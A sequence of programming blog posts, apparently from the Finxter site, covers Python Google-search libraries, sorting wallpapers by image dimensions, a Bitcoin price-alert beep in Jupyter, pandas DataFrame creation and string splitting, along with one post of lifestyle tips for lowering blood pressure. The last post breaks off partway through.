Posted on Leave a comment

The Hidden Gems: 4 Best Google Search Libraries for Python You Can’t Miss!

Rate this post

A few days ago, a coding friend asked me: “What is the best Google search library for Python?”

Well, to be honest, I had no clue, so I did my investigation and did some quick testing. And I thought that it might be useful to share it with some Pythonistas newbies out of there.

So let’s review some great libraries to access the powerful search of a Google query within your Python code.

Module 1: PyWhatKit

First, let’s start simply by using the PyWhatKit Module:

PyWhatKit is a Python Library that allows you to schedule and send WhatsApp messages and perform other functions such as playing a video on YouTube, converting an image to ASCII art, and converting a string to an image with handwritten characters. Other features include sending emails, taking screenshots, and shutting down or canceling a shutdown on a Linux or Mac OS machine.

GitHub https://github.com/Ankit404butfound/PyWhatKit

But you can simply use it as well to run your favorite Google Queries.

So let’s start with the basics!

How to install it:

pip install pywhatkit 

First to test your code:

import pywhatkit as pwk # To perform a Google search and to open your default browser automatically
print("Let's ask Google!")
search1 = "FIFA world Cup"
pwk.search(search1)

Now a better code that asks for the user’s input:

# Importing the search function from the pywhatkit library
from pywhatkit import search # Prompting for the user input query = input("Ask Google about? : ")
print("Searching for ...")
# Running the search query
search(query)

You can run multiple queries, but this will open as many tabs in your browser. Maybe you have a use case for that?

# To import the search function from the pywhatkit library
from pywhatkit import search # Hardcoding your queries
query1 = "Fifa"
query2 = "world cup"
query3 = "Mundial"
query4 = "world soccer" # Searching at once
search(query1)
search(query2)
search(query3)
search(query4)

Ok, hold on! I can hear you saying but what about all Google search options. Well let’s investigate another Python library: google!

Module 2: ‘Google’

To install it:

pip install google

Now let’s ask the user what is looking for and return the result of all queries with a list of URLs. More useful when doing an investigation.

# Importing the search function from the google library
from googlesearch import search # Asking the user how many queries he wants to run num_searches = int(input("How many queries do you to do, (ie: 3): "))
searchQueries = []
while num_searches>0: # Then asking the user the subject of the search query query = input("Ask Google about? : ") # This will display a max of 5 results per query for i in search(query, tld="com", num=5, stop=5, pause=3): print(i) num_searches=num_searches-1

Let’s have a look at those search function options:

query # a string which contain what you are looking for; ie: "FIFA World cup"
tld = 'com', # The top level domain of google; ie: 'co.uk, fr' , ... lang = 'en', # Language of search result, 'ie: fr=French; gr=german',... num = 10, # Number of results per page  start = 0, # First result to retrieve  stop = None, # Last result to retrieve  pause = 2.0, # Lapse between HTTP requests, this is important because if this value is too low Google can block your IP, so I recommend 2 or 3 seconds

You will get some results in the following format (for example):

How many queries do you to do, (ie: 3): 1
Ask Google about? : fifa
https://www.beinsports.com/france/fifa-coupe-du-monde-2022/video/coupe-du-monde-2022-lenorme-occasion-pour-le-/2000861
https://www.tf1.fr/tf1/fifa-coupe-du-monde-de-football/videos/giroud-le-patient-anglais-91919296.html
https://www.sports.fr/football/equipe-de-france/classement-fifa-injustice-vue-bleus-672799.html
https://www.fifa.com/
https://twitter.com/FIFAcom/status/1600418112830115841?ref_src=twsrc%5Egoogle%7Ctwcamp%5Eserp%7Ctwgr%5Etweet

Module 3: Google-API-Python-Client

Now, if you are interested in getting your results back in a JSON format, then the solution is to use the official Google API.

Before using the Google Python library, you need to create a Google account and get your API key here. You will need to create as well a service account in the Google Search Console.

I do recommend reading this blog if you are struggling to create your account and keys.

For the installation of the library:

pip install google-api-python-client

Now we are ready to create a script:

from googleapiclient.discovery import build #Import the Google API library
import json #we will need it for the output of course

Then, you will need to create two variables that contain your token and key to be authenticated by Google.

For example, they may look as follows (do not copy them, they are fake 😊):

my_api_key = "AIzaSyAezbZKKKKKKr56r8kZk"
my_cse_id = "46c457999997"


Now let’s create a function that we can call to do our search:

def search(search_term, api_key, cse_id, **kwargs): service = build("customsearch", "v1", developerKey=api_key) result = service.cse().list(q=search_term, cx=cse_id, **kwargs).execute() return result

In the second line, we are using the build() command, which has many options because this Google API can be used for many things, but the one we are interested here is the: customsearch.

🌍 Resources: More information on all Google services is available here. More information on the build command here.

Let’s try our function to see if everything is working fine:

result = search("FIFA", my_api_key, my_cse_id)
print(json.dumps(result, sort_keys=True, indent= 4))

Hold on, the output is not in a JSON file. No worries, let’s modify the last bit so you can save it directly to a JSON file:

result = search("FIFA", my_api_key, my_cse_id)
json_file = open("searchResult.json", "w")
json.dump(result, json_file)

Et voilà!

Module 4: SerpAPI

There is another option if you do not want to use the official Google API.

The google-search-results library is not free for unlimited searches. But it can be free for 100 searches per day if you create an account at SerpApi.com, and retrieve your API Key can add it to your code as you can guess!

from serpapi import GoogleSearch params = { "device": "desktop", "engine": "google", "q": "café", "location": "France", "google_domain": "google.fr", "gl": "fr", "hl": "fr", "api_key": "cfc232bade8efdb3956XXXXXXxx02251b63f7c751b001a800b7c"
} search = GoogleSearch(params)
results = search.get_dict()

You will get a nice JSON file as a result. This library might be interesting for you if you want to do an internet search on other engines. Serapi.com supports Bing, DuckDuckGo, Yahoo, Yandex, eBay, Youtube, and many more.

I wanted to share this option as well, even though it is commercial. It can be useful for your use case.

Finishing Up

Some fun to finish for all the fans of Google out there? 😊


By using the first library that we play with, you can transform any images into an ASCII art file, special memories for the 80s.

Please download any image by searching: “I love Google” and save it as a PNG.

# To import the search function from the pywhatkit library
import pywhatkit as pwk pwk.image_to_ascii_art('loveGoogle.png', 'loveGascii.txt')
Thanks for reading! ♥

Posted on Leave a comment

The Power of Automation Using Python – Segregating Images Based on Dimensions

Rate this post

Project Description

Recently, I was tasked with a manual project where my client had a directory where he had downloaded tons of wallpapers/images. Some of these were Desktop wallpapers, while the other images were mobile wallpapers. He wanted me to separate these images and store them in two separate folders and also name them in a serial order.

Well! The challenge here was – there were lots of images and separating them out by checking the dimension of each image individually and then copying them to separate folders was a tedious task. This is where I thought of automating the entire process without having to do anything manually. Not only would this save my time and energy, but it also eliminates/reduces the chances of errors while separating the images.

Thus, in this project, I will demonstrate how I segregated the images as Desktop and Mobile wallpapers and then renamed them – all using a single script!

Since the client data is confidential, I will be using my own set of images (10 images) which will be a blend of desktop and mobile wallpapers. So, this is how the directory containing the images looks –

Note that it doesn’t matter how many images you have within the folder or in which order they are placed. The script can deal with any number of images. So, without further delay, let the game begin!


Step 1: Import the Necessary Libraries and Create Two Separate Directories

Since we will be working with directories and image files, we will need the help of specific libraries that allow us to work on files and folders. Here’s the list of libraries that will aid us in doing so –

  • The Image module from the PIL Library
  • The glob module
  • The os module
  • The shutil module

You will soon find out the importance of each module used in our script. Let’s go ahead and import these modules in our script.

Code:

from PIL import Image
import glob
import os
import shutil

Now that you have all the required libraries and modules at your disposal, your first task should be to create two separate folders – One to store the Desktop wallpapers and another to store the Mobile wallpapers. This can be done using the makedirs function of the os module.

The os.makedirs() method constructs a directory recursively. It takes the path as an input and creates the missing intermediate directories. We can even use the os.makedirs method to create a folder inside an empty folder. In this case, the path to the folder you want to create will be the only single argument to os.makedirs().

Code:

if not os.path.exists('Mobile Wallpapers'): os.makedirs('Mobile Wallpapers')
if not os.path.exists('Desktop Wallpapers'): os.makedirs('Desktop Wallpapers')

Wonderful! This should create a couple of folders named – ‘Mobile Wallpapers’ and ‘Desktop Wallpapers’.

📢Related Read: How to Create a Nested Directory in Python?

Step 2: Segregating the Images

Now, in order to separate the images as mobile wallpapers and desktop wallpapers, we need to work with their dimensions.

Though the following piece of code wouldn’t be a part of our script but it can prove to be instrumental in finding the dimensions (height and width) of the images.

Approach:

  • Open all the image files present in the directory one by one. To open an image the Image.open(filename) function can be used and the image can be stored as an object.
  • Once you have the image object, you can extract the height and width of the image using the height and width properties.
    • In our case, each Desktop Wallpaper had a fixed width of 1920. This is going to be instrumental in our next steps to identify if an image is a desktop image or a mobile image. In other words, every image that has a width of 1920 will be a Desktop image and every other image will be a mobile image. This might vary in your case. Nevertheless, you will certainly find a defining width or height to distinguish between the types of images.

Code:

for filename in glob.glob(r'.\Christmas\*.jpg'): im = Image.open(filename) print(f"{im.width}x{im.height}")

Output:

1920x1224
1920x1020
1920x1280
1920x1280
3264x4928
2848x4288
4000x6000
3290x5040
3278x4912
1920x1280

There we go! It is evident that all the desktop images have a width of 1920. This was also a pre-defined condition which made things easier for me to separate out the images.

📢Recommended Read: How to Get the Size of an Image with PIL in Python

Once you know that the images with 1920 width are desktop images, you can simply use an if condition to check if the width property is equal to 1920 or not. If yes, then use the shutil.copy method to copy the file from its location into the previously created Desktop Wallpapers folder. Otherwise, copy the file to the Mobile Wallpapers folder.

Code:

for filename in glob.glob(r'.\Christmas\*.jpg'): im = Image.open(filename) img_path = os.path.abspath(filename) if im.width == 1920: shutil.copy(img_path, r'.\Desktop Wallpapers') else: shutil.copy(img_path, r'.\Mobile Wallpapers')

Step 3: Rename the Files Sequentially

All that remains to be done is to open the Desktop Wallpapers folder and Mobile Wallpapers folder and rename each image inside the respective folders sequentially.

Approach:

  • Open the images in both the folders separately using the glob module.
  • Rename the images sequentially using os.rename method.
  • To maintain a sequence while naming the images you can use a counter variable and increment it after using it to name each image.

Code:

count = 1
for my_file in glob.glob(r'.\Desktop Wallpapers\*.jpg'): img_name = os.path.abspath(my_file) os.rename(img_name, r'.\Desktop Wallpapers\Desktop-img_'+str(count)+'.jpg') count += 1 flag = 1
for my_file in glob.glob(r'.\Mobile Wallpapers\*.jpg'): img_name = os.path.abspath(my_file) os.rename(img_name, r'.\Mobile Wallpapers\Mobile-img_'+str(flag)+'.jpg') flag += 1

Putting It All Together

Finally, when you put everything together, this is how the complete script looks like –

from PIL import Image
import glob
import os
import shutil if not os.path.exists('Mobile Wallpapers'): os.makedirs('Mobile Wallpapers')
if not os.path.exists('Desktop Wallpapers'): os.makedirs('Desktop Wallpapers') for filename in glob.glob(r'.\Christmas\*.jpg'): im = Image.open(filename) img_path = os.path.abspath(filename) if im.width == 1920: shutil.copy(img_path, r'.\Desktop Wallpapers') else: shutil.copy(img_path, r'.\Mobile Wallpapers') count = 1
for my_file in glob.glob(r'.\Desktop Wallpapers\*.jpg'): img_name = os.path.abspath(my_file) os.rename(img_name, r'.\Desktop Wallpapers\Desktop-img_'+str(count)+'.jpg') count += 1 flag = 1
for my_file in glob.glob(r'.\Mobile Wallpapers\*.jpg'): img_name = os.path.abspath(my_file) os.rename(img_name, r'.\Mobile Wallpapers\Mobile-img_'+str(flag)+'.jpg') flag += 1 

Note that the paths used in the above script are strictly limited to my system. In your case, please specify the path where you have stored the images.

Output:

Summary

Thus, thirty lines of code can save you several hours of tedious manual work. This is how I completed my project and submitted the entire work to my happy client in a matter of one hour (even less). Now, I can download as many wallpapers as I want for my mobile and desktop screens and separate them sequentially in different directories using the same script. Isn’t that wonderful?

📢Recommended Read: How Do I List All Files of a Directory in Python?

Posted on Leave a comment

No More Worrying About High Blood Pressure! 8 Simple Tips for Coders

5/5 – (1 vote)

Roughly one in eight people dies because of high blood pressure.

High blood pressure is quite common in my family, so I decided to do some research. This quick tutorial shares what I’ve learned — feel free to read on if you’re interested.

👇 What are the pillars of reducing blood pressure and increasing healthspan?

As coders, we may not always be known for leading a healthy lifestyle, but the fact is that nearly half of adults in the US suffer from high blood pressure. Billions of dollars are spent on pills to alleviate this problem, but what if we emphasize lifestyle changes instead?

I’m a firm believer that lifestyle changes are the key to a healthier future – and this is something I’ve experienced firsthand.

Here are eight major lifestyle changes to live healthier and longer (statistically speaking):

#1 – Exercise regularly

Regular exercise helps to keep your blood pressure in check. Aim for at least 30 minutes of moderate exercise five times a week.

Establishing a successful fitness routine requires dedication and effort, but it can be an incredibly rewarding endeavor!

Setting achievable goals and making an exercise plan that fits into your lifestyle is a great place to start. Incorporating fun into your workouts by adding music or doing a group workout can make them even more enjoyable.

Finding an accountability partner to keep you motivated and making sure to get enough rest are also essential.

Tracking your progress and rewarding yourself for achieving your goals will help keep you motivated, and don’t forget to keep your routine varied – it’s ok to miss a workout or not see results right away. With enough consistency, you will achieve your fitness goals.

#2 – Monitor your salt intake

Eating too much salt can increase your blood pressure. Limit your intake to no more than 2,300 milligrams (mg) of sodium a day.

Limit salt intake to increase health and reduce the risk of heart disease, stroke, and high blood pressure. Read nutrition labels, reduce processed foods, and use herbs and spices instead of salt. Fresh or frozen vegetables and fruits, no extra salt.

#3 – Eat a healthy diet

Eating a diet rich in fruits and vegetables, low-fat dairy products, and whole grains can help to lower your blood pressure.

If you’re ready to take your lifestyle to the next level and make positive changes that last, start by incorporating more nutritious foods into your diet, like fruits and veggies, lean proteins, and whole grains.

Limit processed foods, sugar, salt, and saturated fat, and make sure to drink plenty of water.

Don’t forget to make time for breakfast, get enough rest, manage stress, and eat smaller portions. Be mindful of the food choices you make and don’t forget to get regular exercise!

With these simple changes, you can create a healthier lifestyle and make it stick.

#4 – Reduce stress

Stress can cause your blood pressure to rise. Take time to relax and practice stress-relieving activities such as yoga or meditation.

Finding time for yourself is a great way to reduce stress. Give yourself even a few minutes of rest and relaxation each day to help keep your stress levels under control.

Deep breaths, calming music, and activities you love can all help you feel more relaxed.

Spending time with friends and family and getting enough sleep can also be a great way to destress.

#5 – Limit alcohol consumption

Drinking too much alcohol can increase your blood pressure. The American Heart Association recommends drinking no more than two drinks a day for men and one drink a day for women.

To help ensure you stay in control and enjoy yourself, set a limit for yourself before you start drinking and stick to it.

Have a nutritious meal with healthy fats and proteins before you start drinking, as this will help slow the absorption of alcohol. As you are drinking, alternate your alcoholic beverages with water and avoid drinking games and any situations that may lead to excessive drinking.

Before you go out, plan ahead and make sure you have a designated driver or enough money for a cab so you can get home safely.

And finally, make sure the people you are with are not drinking heavily, as this could also lead to excessive drinking.


I used to drink a lot of alcohol, multiple times per week.

The game-changer for me was to escape from my previous toxic environment where alcohol was ubiquitous. It’s super hard to reduce alcohol consumption if all your friends drink a lot. But it’s easy to do it if your environment is more healthy and positive.

#6 – Lose weight

If you are overweight, losing weight can help to lower your blood pressure.

How to lose weight?

  • Start by making small changes to your diet and lifestyle.
  • Eat smaller portions and focus on eating whole, unprocessed foods.
  • Incorporate more fruits, vegetables, lean proteins, and healthy fats into your diet.
  • Avoid sugary drinks and processed snacks.
  • Exercise regularly, even if it’s just a short walk every day.
  • Try to find an activity you enjoy and make it part of your routine.
  • Get enough sleep and practice relaxation techniques such as yoga or meditation.
  • Lastly, stay motivated and track your progress.

For me, the game-changing tip was to keep a food diary and note how my body responds to the changes I was making.

Dedication and consistency can make a lasting impact on your health and weight.

#7 – Quit smoking

Smoking increases your risk of developing high blood pressure. Quitting can help to reduce your risk.

If you want to quit smoking, why not plan it out and take it one step at a time?

Set a quit date and let your loved ones know about your decision. To avoid temptations, stay away from places and situations that might trigger cravings.

To replace your smoking habit, why not try engaging in healthier activities such as exercise, reading, or simply getting some fresh air?

Talk to your doctor to find out what medications, if any, and other resources you can access to help you quit.

Finally, don’t forget to reward yourself for all your hard work and dedication – this will help you stay motivated!


Last but not least, here’s a bonus tip — that’s a bit tougher to implement for many people.

#8 – Bonus – Eat vegan/vegetarian

I found in too many research papers to count that vegans have a significantly reduced risk of high blood pressure. I’m not a (medical) doctor but there’s a lot of scientific evidence.

Here’s an example excerpt from one of the research papers:

“Nevertheless, the investigators found that vegans and lacto-ovo vegetarians had significantly lower systolic and diastolic blood pressure, and significantly lower odds of hypertension (0.37 and 0.57, respectively), when compared to non-vegetarians. Furthermore, the vegan group, as compared to lacto-ovo vegetarians, not only was taking fewer antihypertensive medications but, after adjustment for body mass index, also had lower blood pressure readings.”  

🌍 Source: [2017 Alexander et al. Journal of Geriatric Cardiology]

Many additional studies show similar results — proving a higher life expectancy and health span of vegetarians. 


Eating a plant-based diet is a delicious and nutritious way to keep your body healthy and fuel your mind.

You can fill your plate with various proteins like beans, lentils, nuts, tofu, and seitan and explore cuisines worldwide with vegetarian-friendly dishes.

Also, make sure to include colorful fruits and vegetables, as well as whole grains and fortified non-dairy milk and cereals for essential vitamins and minerals.

Enhance the flavor of your meals with herbs, spices, and sauces and you’ll have a delicious and nutritious plate of food.

What Now?

Unlike pills, implementing these tips doesn’t have negative side effects. But they’re as effective in reducing blood pressure.

They also save money (smoking and excessive eating are expensive!) and boost productivity at work. They lead to higher life satisfaction and a more relaxed lifestyle. And they reduce the risk of dying of other deadly diseases like cancer.

I’m convinced. I aim to implement all these eight tips – especially #4, which is my bottleneck.

I hope you find useful hints for your life in that list! Thanks for reading, my friend. ♥

Towards continuous improvement! 🚀
Chris

Posted on Leave a comment

This is How I Played a Sinus Tone in My Jupyter Notebook (Python)

5/5 – (1 vote)

What/Why? I want to write a simple Python script that warns me if crypto price data (e.g., BTC) crosses a certain threshold. This can be useful for trading or some other apps, so I thought it would be fun to do it.

The tutorial in front of you simply documents my learnings on creating a sinus tone in my Jupyter Notebook—so it may benefit you as well.

If you want the whole tutorial on my mini project, you can check it out here on the Finxter blog:

👉 Recommended Tutorial: I Made a Python Script That Beeps When BTC or ETH Prices Drop

Challenge

💬 Challenge: Write Python code in a Jupyter Notebook that creates a sinus tone when executed.

Solution

The easy way to solve this challenge is the following. 👇

This code creates a sine wave with a frequency of 500 Hz and plays it in the IPython environment. The wave is created using the NumPy library by specifying the frequency and the length of the wave (15000*2). The rate of the wave is set to 10000 Hz and autoplay is set to True so that the wave will start playing immediately.

import numpy as np
from IPython.display import Audio # Create the tone as a NumPy Sinus Wave
wave = np.sin(2*np.pi*500*np.arange(15000*2)/15000) # Play the Sinus Wave (tone)
Audio(wave, rate=10000, autoplay=True)

This generates the following beep sound in your Jupyter Notebook:

What happens if you change the rate argument of the Audio() function call to be 20000 instead of 10000?

# Play the Sinus Wave (tone)
Audio(wave, rate=20000, autoplay=True)

The beep sound tone gets higher:

You can play around with the Jupyter notebook here:

But what if you don’t have a Jupyter notebook but a normal Python script (Win/Linux/macOS)?

In that case, you cannot use the IPython library. Instead, follow the steps outlined in the following tutorial on the Finxter blog—you still can play beep sounds!

👉 Recommended Tutorial: How to Make a Beep Sound in Python?

Thanks for Reading! ♥

You’re welcome to join our free email academy where I share all our coding projects and cheat sheets on a weekly basis:

Posted on Leave a comment

I Made a Python Script That Beeps When BTC or ETH Prices Drop

4.5/5 – (2 votes)

This tutorials shares my experience of creating a simple Python script that warns me if crypto price data (e.g., BTC or ETH) crosses a certain threshold.

Why would I need this? Well, the script can be useful for trading signals if I want to react quickly. While I don’t really trade, this script may be useful to time some buy or sell orders in a volatile market environment.

Besides — it’s fun and easy and quick, 5 minutes tops, so let’s just do it!

💬 Challenge: I want to create a small Python script — that also works for Jupyter notebooks — to play a tone or warning signal as soon as Bitcoin or ETH price cross a certain threshold!

My Python Script if Crypto Prices Drop

This short clip shows you the tone it generates when BTC falls under a certain price — wait for the beep:

YouTube Video

You can run the Bitcoin price warning script in your background in a separate browser tab in a Colab Jupyter Notebook (code below).

Okay, let’s build the code in three easy steps.

Step 1: Get Bitcoin, Ethereum, or Crypto Prices in Python

First, install the Historic Crypto library to access live cryptocurrency data.

Jupyter Notebook: 👇
!pip install Historic-Crypto Shell or Terminal: 👇
pip install Historic-Crypto

Second, create a new object of the LiveCryptoData class, passing in the currency pair

  • 'BTC-USD' for Bitcoin and USD
  • 'ETH-USD' for Ethereum and USD
  • 'BTC-ETH' for Bitcoin and Ethereum

Third, use the LiveCryptoData(...).return_data() method to return a DataFrame and store it in a variable called data.

from Historic_Crypto import LiveCryptoData
data = LiveCryptoData('BTC-USD').return_data()
print(data)

Output:

Collecting data for 'BTC-USD'
Checking if user supplied is available on the CoinBase Pro API...
Connected to the CoinBase Pro API.
Ticker 'BTC-USD' found at the CoinBase Pro API, continuing to extraction.
Status Code: 200, successful API call. ask bid volume \
time 2022-12-17 18:36:26.149769+00:00 16720.58 16720.56 28130.05026215 trade_id price size time 2022-12-17 18:36:26.149769+00:00 472092300 16720.58 0.0028569

Fourth, print the first element in the price Series, which represents the current price of Bitcoin in US Dollars. So to get the current price, I simply call:

print(data['price'][0])
# 16722.21

I’m sure the price is completely outdated when you read this. 🚀

Okay, now that I have the price data, I’ll create some code to create a warning tone.

Step 2: Play Sinus Tone in Jupyter Notebook

My goal is to play a tone — any audio signal, really — even when the Python script or Jupyter notebook is not in the foreground.

I decided on an audio signal rather than a popup because popups are more intrusive to my workflow, and they may “pop up” in the background without me even seeing it.

Also, I may want to walk around and get some coffee ☕ — and still be warned when BTC crosses my threshold! ⚠

👉 How to create a sinus wave in a Jupyter Notebook in Python?

This code imports the NumPy library and the IPython.display library. It then creates a waveform with a frequency of 500 Hz and a duration of 2 seconds. The code then plays the waveform using the Audio() function from the IPython.display library. The rate is set to 10,000 Hz and autoplay is set to True so the sound will automatically play when the code is run.

import numpy as np
from IPython.display import Audio wave = np.sin(2*np.pi*500*np.arange(15000*2)/15000)
Audio(wave, rate=10000, autoplay=True)

Note that this code will only work in a Jupyter Notebook. To make a tone in any Python script, you can read the following tutorial on the Finxter blog:

👉 Recommended: How to Create a Beep in Python?

YouTube Video

Step 3: Putting It All Together in a Jupyter Notebook

The following script for Jupyter Notebooks runs forever until the current Bitcoin price drops below a user-defined threshold. If it does, it issues an audio wave sound that makes you aware of the event.

!pip install Historic-Crypto
from Historic_Crypto import LiveCryptoData
import numpy as np
from IPython.display import Audio
import time wave = np.sin(2*np.pi*500*np.arange(15000*2)/15000)
threshold = 16710 # usd per btc def get_price(): data = LiveCryptoData('BTC-USD', verbose=False).return_data() return float(data['price'][0]) print('Price warning below', threshold, 'USD per BTC')
print('Starting price', get_price(), 'USD per BTC') while get_price() > threshold: time.sleep(4) Audio(wave, rate=10000, autoplay=True)

You can change the threshold variable that is highlighted in the code above to control the price threshold that will cause the beep sound to play.

Try it yourself in my interactive Jupyter notebook here (Colab):

You can change the price data to Ethereum by using this function instead:

def get_price(): data = LiveCryptoData('ETH-USD', verbose=False).return_data() return float(data['price'][0])

In a similar manner, this will also work for other crypto tickers or trading pairs.

Thanks! ♥

I loved having you here. Feel free to stay updated with all our programming projects and download your coding cheat sheets here:

Posted on Leave a comment

How to Create a DataFrame From Lists?

5/5 – (1 vote)

Pandas is a great library for data analysis in Python. With Pandas, you can create visualizations, filter rows or columns, add new columns, and save the data in a wide range of formats. The workhorse of Pandas is the DataFrame.

👉 Recommended: 10 Minutes to Pandas (in 5 Minutes)

So the first step working with Pandas is often to get our data into a DataFrame. If we have data stored in lists, how can we create this all-powerful DataFrame?

There are 4 basic strategies:

  1. Create a dictionary with column names as keys and your lists as values. Pass this dictionary as an argument when creating the DataFrame.
  2. Pass your lists into the zip() function. As with strategy 1, your lists will become columns in the DataFrame.
  3. Put your lists into a list instead of a dictionary. In this case, your lists become rows instead of columns.
  4. Create an empty DataFrame and add columns one by one.

Method 1: Create a DataFrame using a Dictionary

The first step is to import pandas. If you haven’t already, install pandas first.

import pandas as pd

Let’s say you have employee data stored as lists.

# if your data is stored like this
employee = ['Betty', 'Veronica', 'Archie', 'Jughead']
salary = [110_000, 20_000, 80_000, 70_000]
bonus = [1000, 500, 2500, 400]
tax_rate = [.1, .25, .17, .4]
absences = [0, 1, 0, 52]

Build a dictionary using column names as keys and your lists as values.

# you can easily create a dictionary that will define your dataframe
emp_data = { 'name': employee, 'salary': salary, 'bonus': bonus, 'tax_rate': tax_rate, 'absences': absences
}

Your lists will become columns in the resulting DataFrame.

Create a DataFrame using the zip function

Pass each list as a separate argument to the zip() function. You can specify the column names using the columns parameter or by setting the columns property on a separate line.

emp_df = pd.DataFrame(zip(employee, salary, bonus, tax_rate, absences))
emp_df.columns = ['name', 'salary', 'bonus', 'tax_rate', 'absences']

The zip() function creates an iterator. For the first iteration, it grabs every value at index 0 from each list. This becomes the first row in the DataFrame. Next, it grabs every value at index 1 and this becomes the second row. This continues until it exhausts the shortest list.

We can loop thru the iterator to see how this works.

i = 0
for value in zip(employee, salary, bonus, tax_rate, absences): print(f'zipped value at index {i}: {value}') i += 1

Each of these values becomes a row in the DataFrame:

zipped value at index 0: ('Betty', 110000, 1000, 0.1, 0)
zipped value at index 1: ('Veronica', 20000, 500, 0.25, 1)
zipped value at index 2: ('Archie', 80000, 2500, 0.17, 0)
zipped value at index 3: ('Jughead', 70000, 400, 0.4, 52)

Create a DataFrame using a list of lists

What if you have a separate list for each employee? In this case, we can just create a list of lists. Each of the inner lists becomes a row in the DataFrame.

# lists for employees instead of features
betty = ['Betty', 110000, 1000, 0.1, 0]
veronica = ['Veronica', 20000, 500, 0.25, 1]
archie = ['Archie', 80000, 2500, 0.17, 0]
jughead = ['Jughead', 70000, 400, 0.4, 52] emp_df = pd.DataFrame([betty, veronica, archie, jughead])
emp_df.columns = ['name', 'salary', 'bonus', 'tax_rate', 'absences']
emp_df

Create a DataFrame using a list of dictionaries

If the employee data is stored in dictionaries instead of lists, we use a list of dictionaries.

betty = {'name': 'Betty', 'salary': 110000, 'bonus': 1000, 'tax_rate': 0.1, 'absences': 0} veronica = {'name': 'Veronica', 'salary': 20000, 'bonus': 500, 'tax_rate': 0.25, 'absences': 1} archie = {'name': 'Archie', 'salary': 80000, 'bonus': 2500, 'tax_rate': 0.17, 'absences': 0} jughead = {'name': 'Jughead', 'salary': 70000, 'bonus': 400, 'tax_rate': 0.4, 'absences': 52} pd.DataFrame([betty, veronica, archie, jughead])

The columns are determined by the keys in the dictionaries. What if the dictionaries don’t all have the same keys?

betty = {'name': 'Betty', 'salary': 110000, 'bonus': 1000, 'tax_rate': 0.1, 'absences': 0, 'hire_date': '2001-01-01'} veronica = {'name': 'Veronica', 'salary': 20000, 'bonus': 500, 'tax_rate': 0.25, 'absences': 1} archie = {'name': 'Archie', 'salary': 80000, 'bonus': 2500, 'tax_rate': 0.17, 'absences': 0, 'title': 'Vice Chief Leader'} jughead = {'name': 'Jughead', 'salary': 70000, 'bonus': 400, 'tax_rate': 0.4, 'absences': 52, 'rank': 'yes'} pd.DataFrame([betty, veronica, archie, jughead])

All of the keys will be used. Anytime pandas encounters a dictionary with a missing key, the missing value will be replaced with NaN which stands for ‘not a number’.

Create an empty DataFrame and add columns one by one

This method might be preferable if you needed to create a lot of new calculated columns. Here we create a new column for after-tax income.

emp_df = pd.DataFrame()
emp_df['name'] = employee
emp_df['salary'] = salary
emp_df['bonus'] = bonus
emp_df['tax_rate'] = tax_rate
emp_df['absences'] = absences income = emp_df['salary'] + emp_df['bonus']
emp_df['after_tax'] = income * (1 - emp_df['tax_rate'])

How to add a list to an existing DataFrame

Here is a neat trick. If you want to edit a row in a DataFrame you can use the handy loc method. Loc allows you to access rows and columns by their index value.

To access a row:

emp_df.loc[3]

Output is the row with index value 3 as a Series:

name Jughead
salary 70000
bonus 400
tax_rate 0.4
absences 52
Name: 3, dtype: object

To access a column just pass in the column name as the index. Note that we have to specify the row and column indexes. The format is [rows, columns]. If you want all rows you can use “:” as we do here. The : also works if you want all columns.

emp_df.loc[:, 'salary']

Output is also a series

0 110000
1 20000
2 80000
3 70000
4 200000
Name: salary, dtype: int64

So how do we use loc to add a new row? If we use a row index that doesn’t exist in the DataFrame, it will create a new row for us.

new_emp = ['Fonzie', 200000, 30000, .05, 112]
emp_df.loc[4] = new_emp
emp_df

You can also update existing data with loc. Let’s drop Fonzie’s salary. It looks a bit excessive.

emp_df.loc[4, 'salary'] = 105000
emp_df

That’s more like it.

Conclusion

There are many different ways of creating a DataFrame. We looked at several methods using data stored in lists. Each will get the job done.

The most convenient method will depend on what your lists represent.

If each of your lists would best be represented as a column, then a dictionary of lists might be the easiest way to go.

If each of your lists would best be represented as a row, then a list of lists would be a good choice.

To add data in a list as a new row in an existing DataFrame, the loc method comes in handy. Loc is also useful for updating existing data.

Posted on Leave a comment

Python | Split String and Remove newline

Rate this post

Summary: The simplest way to split a string and remove the newline characters is to use a list comprehension with a if condition that eliminates the newline strings.

Minimal Example

text = '\n-hello\n-Finxter'
words = text.split('-') # Method 1
res = [x.strip('\n') for x in words if x!='\n']
print(res) # Method 2
li = list(map(str.strip, words))
res = list(filter(bool, li))
print(res) # Method 3
import re
words = re.findall('([^-\s]+)', text)
print(words) # ['hello', 'Finxter']

Problem Formulation

Problem: Say you use the split function to split a string on all occurrences of a certain pattern. If the pattern appears at the beginning, in between, or at the end of the string along with a newline character, the resulting split list will contain newline strings along with the required substrings. How to get rid of the newline character strings automatically?

Example

text = '\n\tabc\n\txyz\n\tlmn\n'
words = text.split('\t') # ['\n', 'abc\n', 'xyz\n', 'lmn\n']

Note the empty strings in the resulting list.

Expected Output:

['abc', 'xyz', 'lmn']

Method 1: Use a List Comprehension

The trivial solution to this problem is to remove all newline strings from the resulting list using list comprehension with a condition such as [x.strip('\n') for x in words if x!='\n'] to filter out the newline strings. To be specific, the strip function in the expression allows you to get rid of the newline characters from the items, while the if condition allows you to eliminate any independently occurring newline character.

Code:

text = '\n\tabc\n\txyz\n\tlmn\n'
words = text.split('\t')
res = [x.strip('\n') for x in words if x!='\n']
print(res) # ['abc', 'xyz', 'lmn']

Method 2: Use a map and filter

Prerequisite

  • The map() function transforms one or more iterables into a new one by applying a “transformator function” to the i-th elements of each iterable. The arguments are the transformator function object and one or more iterables. If you pass n iterables as arguments, the transformator function must be an n-ary function taking n input arguments. The return value is an iterable map object of transformed, and possibly aggregated, elements.
  • Python’s built-in filter() function is used to filter out elements that pass a filtering condition. It takes two arguments: function and iterable. The function assigns a Boolean value to each element in the iterable to check whether the element will pass the filter or not. It returns an iterator with the elements that pass the filtering condition.

🌎Related Read:
(i) Python map()

(ii) Python filter()

